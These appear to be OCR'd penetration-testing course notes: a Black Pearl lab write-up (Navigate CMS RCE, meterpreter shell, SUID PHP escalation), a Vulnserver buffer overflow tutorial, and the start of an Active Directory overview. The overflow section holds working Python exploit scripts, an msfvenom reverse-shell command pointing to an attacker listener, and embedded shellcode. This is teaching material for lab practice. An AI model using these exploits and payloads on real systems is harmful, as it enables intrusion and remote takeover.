
8080

Server software and version disclosed
Hudson & Jenkins versions disclosed

Weak credentials on Jenkins login pane

Butler

Unquoted service executable path allowing privilege escalation



Black Pearl (192.168.128.135)

Reconnaissance

Open ports:

• 22 - ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

• 53 - DNS ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
• 80- HTTP nginx 1.14.2

Nmap port scan

```
# Nmap 7.93 scan initiated Thu Apr 27 09:16:05 2023 as: nmap -p- -A -oN blackpearl.nmap 192.168.128.135
Nmap scan report for 192.168.128.135
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66381450ae7dab3972bf419c39251a0f (RSA)
|   256 a62e7771c6496fd573e9227d8b1ca9c6 (ECDSA)
|_  256 890b73c153c8e1885ec316ded1e5260d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 27 09:16:20 2023 -- 1 IP address (1 host up) scanned in 14.78 seconds
```

ffuf

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
```

_____
[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 1ms]
* FUZZ: navigate

Found /navigate

Exploitation

Navigate CMS has an unauthenticated RCE vulnerability https://www.exploit-db.com/exploits/45561


Using meterpreter gained a remote shell on the target

Post-exploitation

Linpeas showed a number of binaries with SUID set allowing privilege escalation with /usr/bin/php7.3

Findings

Server software and version disclosure



DNS service discloses virtual host blackpearl.tcm

PHP version on blackpearl.tcm

Introduction to Exploit Development (Buffer Overflows)

Required Installations


Windows 7 - 10 machine/VM

Vulnserver - Vulnserver Github


Immunity Debugger - Immunity Debugger site

Buffer Overflows Explained

Anatomy of Memory



Anatomy of the Stack



Steps to conduct a Buffer Overflow:

1. Spiking - Method to find a vulnerable part of the program
2. Fuzzing - Send characters at a program to break it
3. Finding the Offset - Find the point it breaks at
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode


Spiking

Run Immunity Debugger as Administrator and attach the process (or run the file) and press play.

Interact with the target to see if any buffer overflows are present by passing increasingly larger inputs to any available commands.

Example:

Vulnserver allows multiple commands:




Use generic_send_tcp to send TRUN commands to the vulnserver, causing it to crash:

```
generic_send_tcp <TARGET> <PORT> trun.spk 0 0
```

Spike script for the tcp request:

```
s_readline();
s_string("TRUN " );
s_string_variable("0");
```

Server registers during crash in Immunity Debugger:



1. The TRUN command with input 'AAAAAAA...'
2. ESP (Extended Stack Pointer - Top of Stack) overwritten with 'AAAAA...' and EBP (Extended Base Pointer - Bottom of Stack) overwritten with 41414141, 'AAAA' in hex
3. EIP/Return Address (Extended Instruction Pointer) overwritten with 41414141, 'AAAA' in hex

The command caused the input to overflow and overwrite the ESP, EBP and EIP; A buffer overflow.

Fuzzing

Write a fuzzer in python to determine the size of the buffer:

```
#!/usr/bin/env python3
import sys
import socket
from time import sleep

ip = "192.168.128.136"
port = 9999
target = (ip, port)
prefix = "TRUN /.:/"
payload = prefix + "A" * 100
timeout = 5

while True:
    try:

        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect(target)
            s.recv(1024)
            print(f"[+] Fuzzing with {str(len(payload) - len(prefix))} bytes")
            s.send(payload.encode())
            s.recv(1024)

    except:
        print(f"Fuzzing crashed at {str(len(payload) - len(prefix))} bytes")
        sys.exit(0)

    payload += "A" * 100
    sleep(1)
```

Finding the Offset

Use metasploit's pattern_create.rb script to generate a cyclic pattern of the desired length (the byte length that crashed the server during fuzzing)

```
/usr/
share/
metaspl-
oit-
framewo-
rk/
tools/
exploit/
pattern_
create.
rb -l
<BYTE-
LENGTH>
```

Write a python script to find the offset

```
#!/usr/bin/env python3
import sys
import socket

ip = '192.168.128.136'
port = 9999
offset = "Use generated pattern here"

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.send(f'TRUN /.:/{offset}'.encode())
        s.recv(1024)
except Exception as e:
    print(f"[-] Error connecting to server \n\n{e}")
    sys.exit()
```

Run the script and find the EIP value in Immunity Debugger and pass it to pattern_offset.rb

```
/usr/
share/
metaspl-
oit-
framewo-
rk/
tools/
exploit/
pattern_
offset.
rb -l
<BYTE-
LENGTH>
-q <EIP-
VALUE>
```

This will return the position of the EIP value in the offset allowing us to manipulate the EIP

Overwriting the EIP

Write a python script to overwrite the EIP

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
padding_to_offset = "A" * 2003
overwrite_eip = "B" * 4
shellcode = padding_to_offset + overwrite_eip
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.send(f'TRUN /.:/{shellcode}'.encode())
        s.recv(1024)
except Exception as e:
    print(f"[-] Error connecting to server \n\n{e}")
    sys.exit()
```

If the padding length is correct then the EIP will be overwritten with 4 B's (42424242)

Finding Bad Characters

Bad chars are values that correspond to commands that run in the program that is being exploited.

They must be removed from the shellcode for it to work correctly.

Generate bad chars with python3:

```
for i in range(1, 256)
    print("\\x" + f"{i:x02}", end='')
print()
```

or with Cytopia's badchars tool.

Then add the badchars to the payload

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
```

```
offset = 2003
padding = "A" * offset
overwrite_eip = "B" * 4
# nullbyte is bad, remove \x00
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
shellcode = padding + overwrite_eip + badchars
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.send(f'TRUN /.:/{shellcode}'.encode())
        s.recv(1024)
except Exception as e:
    print(f"[-] Error connecting to server \n\n{e}")
    sys.exit()
```


This will crash the server and allow us to search for bad characters by right clicking the ESP register in Immunity Debugger
and selecting “Follow in Dump”.

Going through the dump you can see the characters that were added to the shellcode payload in sequence. If there is a break in
the sequence that is a bad character.

If there are 2 bad characters in a row the first is usually the only true bad char and the second can be left in. To be cautious all bad chars
can be removed and the shellcode can function but there may be edge cases where it fails.


Finding the Right Module

Find a module that lacks the correct protection with mona modules:



Next we need to find the hexcode equivalent for JMP ESP, which jumps the pointer to our shellcode, with nasm_shell

Finally use mona find to find an address for a jump point in the vulnerable dll



As this is x86 architecture the byte order is little endian so they need to be reversed.
The address 625011af becomes af115062

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
offset = 2003
padding = "A" * offset
command = "TRUN /.:/"
# address is 625011af, x86 is little endian so it becomes af115062
jmp_point = b"\xaf\x11\x50\x62"
buffer = command + padding
payload = buffer.encode() + jmp_point
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
```

```
        s.connect((ip, port))
        s.send(payload)
        # may need to remove, not sure
        s.recv(1024)
except Exception as e:
    print(f"[-] Error connecting to server \n\n{e}")
    sys.exit()
```

Then set a breakpoint in Immunity Debugger at the address and run the script.

If done correctly execution will halt and the EIP will be the address to the jump point in the vulnerable dll

Generating shellcode and Gaining root

Generate the payload with msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.121 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

EXITFUNC=thread increases stability and -b removes bad characters

The returned shellcode can be copied and pasted into the python script

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
offset = 2003
padding = "A" * offset
command = "TRUN /.:/"
# address is 625011af, x86 is little endian so it becomes af115062
jmp_point = b"\xaf\x11\x50\x62"
overflow = (
    b"\xba\xb9\x89\xd1\xae\xdb\xd2\xd9\x74\x24\xf4\x5e\x29\xc9"
    b"\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\xef\x87\x33\x5b\xf3"
    b"\x70\x31\xa4\x0b\x81\x56\x2c\xee\xb0\x56\x4a\x7b\xe2\x66"
    b"\x18\x29\x0f\x0c\x4c\xd9\x84\x60\x59\xee\x2d\xce\xbf\xc1"
```

```
    b"\xae\x63\x83\x40\x2d\x7e\xd0\xa2\x0c\xb1\x25\xa3\x49\xac"
    b"\xc4\xf1\x02\xba\x7b\xe5\x27\xf6\x47\x8e\x74\x16\xc0\x73"
    b"\xcc\x19\xe1\x22\x46\x40\x21\xc5\x8b\xf8\x68\xdd\xc8\xc5"
    b"\x23\x56\x3a\xb1\xb5\xbe\x72\x3a\x19\xff\xba\xc9\x63\x38"
    b"\x7c\x32\x16\x30\x7e\xcf\x21\x87\xfc\x0b\xa7\x13\xa6\xd8"
    b"\x1f\xff\x56\x0c\xf9\x74\x54\xf9\x8d\xd2\x79\xfc\x42\x69"
    b"\x85\x75\x65\xbd\x0f\xcd\x42\x19\x4b\x95\xeb\x38\x31\x78"
    b"\x13\x5a\x9a\x25\xb1\x11\x37\x31\xc8\x78\x50\xf6\xe1\x82"
    b"\xa0\x90\x72\xf1\x92\x3f\x29\x9d\x9e\xc8\xf7\x5a\xe0\xe2"
    b"\x40\xf4\x1f\x0d\xb1\xdd\xdb\x59\xe1\x75\xcd\xe1\x6a\x85"
    b"\xf2\x37\x3c\xd5\x5c\xe8\xfd\x85\x1c\x58\x96\xcf\x92\x87"
    b"\x86\xf0\x78\xa0\x2d\x0b\xeb\x0f\x19\x12\x92\xe7\x58\x14"
    b"\x75\xa4\xd5\xf2\x1f\x44\xb0\xad\xb7\xfd\x99\x25\x29\x01"
    b"\x34\x40\x69\x89\xbb\xb5\x24\x7a\xb1\xa5\xd1\x8a\x8c\x97"
    b"\x74\x94\x3a\xbf\x1b\x07\xa1\x3f\x55\x34\x7e\x68\x32\x8a"
    b"\x77\xfc\xae\xb5\x21\xe2\x32\x23\x09\xa6\xe8\x90\x94\x27"
    b"\x7c\xac\xb2\x37\xb8\x2d\xff\x63\x14\x78\xa9\xdd\xd2\xd2"
    b"\x1b\xb7\x8c\x89\xf5\x5f\x48\xe2\xc5\x19\x55\x2f\xb0\xc5"
    b"\xe4\x86\x85\xfa\xc9\x4e\x02\x83\x37\xef\xed\x5e\xfc\x0f"
    b"\x0c\x4a\x09\xb8\x89\x1f\xb0\xa5\x29\xca\xf7\xd3\xa9\xfe"
    b"\x87\x27\xb1\x8b\x82\x6c\x75\x60\xff\xfd\x10\x86\xac\xfe"
    b"\x30")
nop_padding = b"\x90" * 32
buffer = command + padding
payload = buffer.encode() + jmp_point + nop_padding + overflow
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.send(payload)
        s.recv(1024)
except Exception as e:
    print(f"[-] Error connecting to server \n\n{e}")
    sys.exit()
```

Then start a netcat listener on the port specified in the msfvenom payload and run the python script to gain a shell

Exploit Development Using Python3 and Mona

Setup mona config in Immunity Debugger

```
!mona config -set workingfolder c:\mona
```

Use mona to generate byte arrays with bad char filtering

```
!mona bytearray -cpb "\x00\x01\x02"
```

Use mona to check for bad chars

```
!mona compare -f c:\bytearray.bin -a <ESP-ADDRESS>
```

Use mona to find the jump point in vulnerable dll

```
!mona jmp -r ESP -m "<MODULE-NAME>"
```

Active Directory

Active Directory Overview

Directory service developed by Microsoft to manage Windows domain networks.

Stores information related to objects (Computers, Users, Printers, etc.), like a phone book for Windows

Authenticates using Kerberos tickets. Non-Windows devices (Linux machines, firewalls, etc.) can also authenticate to AD via RADIUS
or LDAP.

AD is the most commonly used identity management service in the world.

Can be exploited without ever attacking patchable exploits. Instead we abuse features, trusts, components, and more.

Physical Active Directory Components

Domain Controllers

A domain controller is a server with the AD DS server role installed that has specifically been promoted to a domain controller

Domain controllers:

- Host a copy of the AD DS directory store
- Provide authentication and authorization services
- Replicate updates to other domain controllers in the domain and forest
- Allow administrative access to manage user accounts and network resources

Source: Microsoft Virtual Academy

AD DS = Active Directory Domain Services

AD DS Data Store

The AD DS data store contains the database files and processes that store and manage directory information for users, services, and applications

